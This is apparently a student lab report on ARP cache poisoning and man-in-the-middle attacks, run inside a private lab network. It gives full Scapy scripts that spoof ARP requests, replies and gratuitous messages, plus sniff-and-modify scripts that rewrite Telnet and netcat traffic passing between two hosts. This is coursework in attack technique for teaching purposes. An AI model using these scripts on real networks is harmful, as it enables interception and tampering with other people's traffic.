**Lab 3**

Sanchit Dass

# **Task 1: ARP Cache Poisoning**

This task involves packet spoofing to launch an ARP cache poisoning attack on a target. The ARP cache stores the IP to MAC address mappings for hosts on the local network. By poisoning this cache, we can impersonate another host on the network.

## Task 1.A (using ARP request)

Construct an ARP request packet to map B’s IP address to M’s MAC address.

**Source Code:**

*#!/usr/bin/python3*

*from scapy.all import \**

*IP\_V = "10.9.0.5"*

*MAC\_V = "02:42:0a:09:00:05"*

*IP\_T = "10.9.0.6"*

*MAC\_T = "02:42:0a:09:00:69"*

*# Create an ARP Request Packet*

*ether = Ether(src=MAC\_T, dst="ff:ff:ff:ff:ff:ff")*

*arp = ARP(psrc=IP\_T, hwsrc=MAC\_T, pdst=IP\_V)*

*arp.op = 1 # 1 - request, 2 - response*

*frame = ether/arp*

*sendp(frame)*

After running the attack, we can see that the cache has been successfully poisoned:

A screenshot of a computer

Description automatically generated with medium confidence

## Task 1.B (using ARP reply)

Construct an ARP reply packet to map B’s IP address to M’s MAC address.

**Source Code:**

*#!/usr/bin/python3*

*from scapy.all import \**

*IP\_V = "10.9.0.5"*

*MAC\_V = "02:42:0a:09:00:05"*

*IP\_T = "10.9.0.6"*

*MAC\_T = "02:42:0a:09:00:69"*

*# Create ARP Reply Packet*

*ether = Ether(src=MAC\_T, dst=MAC\_V)*

*arp = ARP(psrc=IP\_T, hwsrc=MAC\_T, pdst=IP\_V, hwdst=MAC\_V)*

*arp.op = 2*

*frame = ether/arp*

*sendp(frame)*

Scenario 1: B’s IP is already in A’s cache. The attack is successful:

A screenshot of a computer

Description automatically generated with medium confidence

Scenario 2: B’s IP is not in A’s cache. The attack fails as the victim never requested the ARP packet:

Graphical user interface, text, application

Description automatically generated

## Task 1.C (using ARP gratuitous message)

Use a gratuitous packet to execute the same attack. Gratuitous ARP packet has the same source and destination IP. Also, the destination MAC address in both the ARP and Ethernet headers is the broadcast address.

**Source Code:**

*#!/usr/bin/python3*

*from scapy.all import \**

*IP\_V = "10.9.0.5"*

*MAC\_V = "02:42:0a:09:00:05"*

*IP\_T = "10.9.0.6"*

*MAC\_T = "02:42:0a:09:00:69"*

*# Create Gratuitous ARP Packet*

*ether = Ether(src=MAC\_T, dst="ff:ff:ff:ff:ff:ff")*

*arp = ARP(psrc=IP\_T, hwsrc=MAC\_T, pdst=IP\_T, hwdst="ff:ff:ff:ff:ff:ff")*

*arp.op = 2*

*frame = ether/arp*

*sendp(frame)*

Scenario 1: B’s IP is already in A’s cache. The attack is successful:

A screenshot of a computer

Description automatically generated with medium confidence

Scenario 2: B’s IP is not in A’s cache. The attack fails:

Graphical user interface, text, application

Description automatically generated

# **Task 2: MITM Attack on Telnet using ARP Cache Poisoning**

Launch the ARP cache poisoning attack such that A maps B’s IP to M’s MAC address and B maps A’s IP to M’s MAC address. This will ensure that the traffic between A and B passes through M.

**Source Code:**

*#!/usr/bin/python3*

*from scapy.all import \**

*import time*

*IP\_V1 = "10.9.0.5"*

*IP\_V2 = "10.9.0.6"*

*IP\_T = "10.9.0.105"*

*MAC\_V = "02:42:0a:09:00:05"*

*MAC\_T = "02:42:0a:09:00:69"*

*def create\_req\_packet(ip\_a, mac\_a, ip\_v):*

*ether = Ether(src=mac\_a, dst="ff:ff:ff:ff:ff:ff")*

*arp = ARP(psrc=ip\_a, hwsrc=mac\_a, pdst=ip\_v)*

*arp.op = 1*

*frame = ether/arp*

*return frame*

*while True:*

*# Case 1: Poison Machine A*

*print("Spoofing Machine A")*

*frame1 = create\_req\_packet(IP\_V1, MAC\_T, IP\_V2)*

*sendp(frame1)*

*# Case 2: Poison Machine B*

*print("Spoofing Machine B")*

*frame2 = create\_req\_packet(IP\_V2, MAC\_T, IP\_V1)*

*sendp(frame2)*

*print("Wait...")*

*time.sleep(5)*

In the below screenshots we can see that the attack was successful.

A’s ARP cache:

Graphical user interface, text, application, chat or text message

Description automatically generated

B’s ARP cache:

Graphical user interface, text, application

Description automatically generated

After this, establish a telnet connection between A and B (ensure that IP forwarding is enabled).

Once the connection is established, we can launch the MITM attack.

**Source Code:**

*#!/usr/bin/python3*

*from scapy.all import \**

*IP\_A = "10.9.0.5"*

*MAC\_A = "02:42:0a:09:00:05"*

*IP\_B = "10.9.0.6"*

*MAC\_B = "02:42:0a:09:00:06"*

*IP\_M = "10.9.0.105"*

*MAC\_M = "02:42:0a:09:00:69"*

*print("LAUNCHING MITM ATTACK........")*

*def spoof\_pkt(pkt):*

*if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:*

*newpkt = IP(bytes(pkt[IP]))*

*del(newpkt.chksum)*

*del(newpkt[TCP].payload)*

*del(newpkt[TCP].chksum)*

*if pkt[TCP].payload:*

*data = pkt[TCP].payload.load*

*print("\*\*\* %s, length: %d" % (data, len(data)))*

*newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())*

*send(newpkt/newdata)*

*else:*

*send(newpkt)*

*elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:*

*newpkt = IP(bytes(pkt[IP]))*

*del(newpkt.chksum)*

*del(newpkt[TCP].chksum)*

*send(newpkt)*

*filter\_template = 'tcp and (ether src {A} or ether src {B})'*

*f = filter\_template.format(A=MAC\_A, B=MAC\_B)*

*pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)*

Here is a screenshot of the telnet console after the attack. All the characters have been replaced by ‘Z’, rendering the console useless:

Text

Description automatically generated

Here is a screenshot of the MITM script running on the attacker:

Text

Description automatically generated

# **Task 3: MITM Attack on Netcat using ARP Cache Poisoning**

This task is like task 2, except that A and B are communicating using *netcat* and the changes to the data include replacing my first name with a string of A’s.

**Source Code:**

*#!/usr/bin/python3*

*from scapy.all import \**

*IP\_A = "10.9.0.5"*

*MAC\_A = "02:42:0a:09:00:05"*

*IP\_B = "10.9.0.6"*

*MAC\_B = "02:42:0a:09:00:06"*

*IP\_M = "10.9.0.105"*

*MAC\_M = "02:42:0a:09:00:69"*

*print("LAUNCHING MITM ATTACK........")*

*def spoof\_pkt(pkt):*

*if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:*

*newpkt = IP(bytes(pkt[IP]))*

*del(newpkt.chksum)*

*del(newpkt[TCP].payload)*

*del(newpkt[TCP].chksum)*

*if pkt[TCP].payload:*

*data = pkt[TCP].payload.load*

*print("\*\*\* %s, length: %d" % (data, len(data)))*

*newdata = re.sub(r'sanchit', r'AAAAAAA', data.decode(), flags=re.IGNORECASE)*

*send(newpkt/newdata)*

*else:*

*send(newpkt)*

*elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:*

*newpkt = IP(bytes(pkt[IP]))*

*del(newpkt.chksum)*

*del(newpkt[TCP].chksum)*


*send(newpkt)*

*filter\_template = 'tcp and (ether src {A} or ether src {B})'*

*f = filter\_template.format(A=MAC\_A, B=MAC\_B)*

*pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)*

Here is a screenshot of host A:



Here is a screenshot of host B which received the modified data:

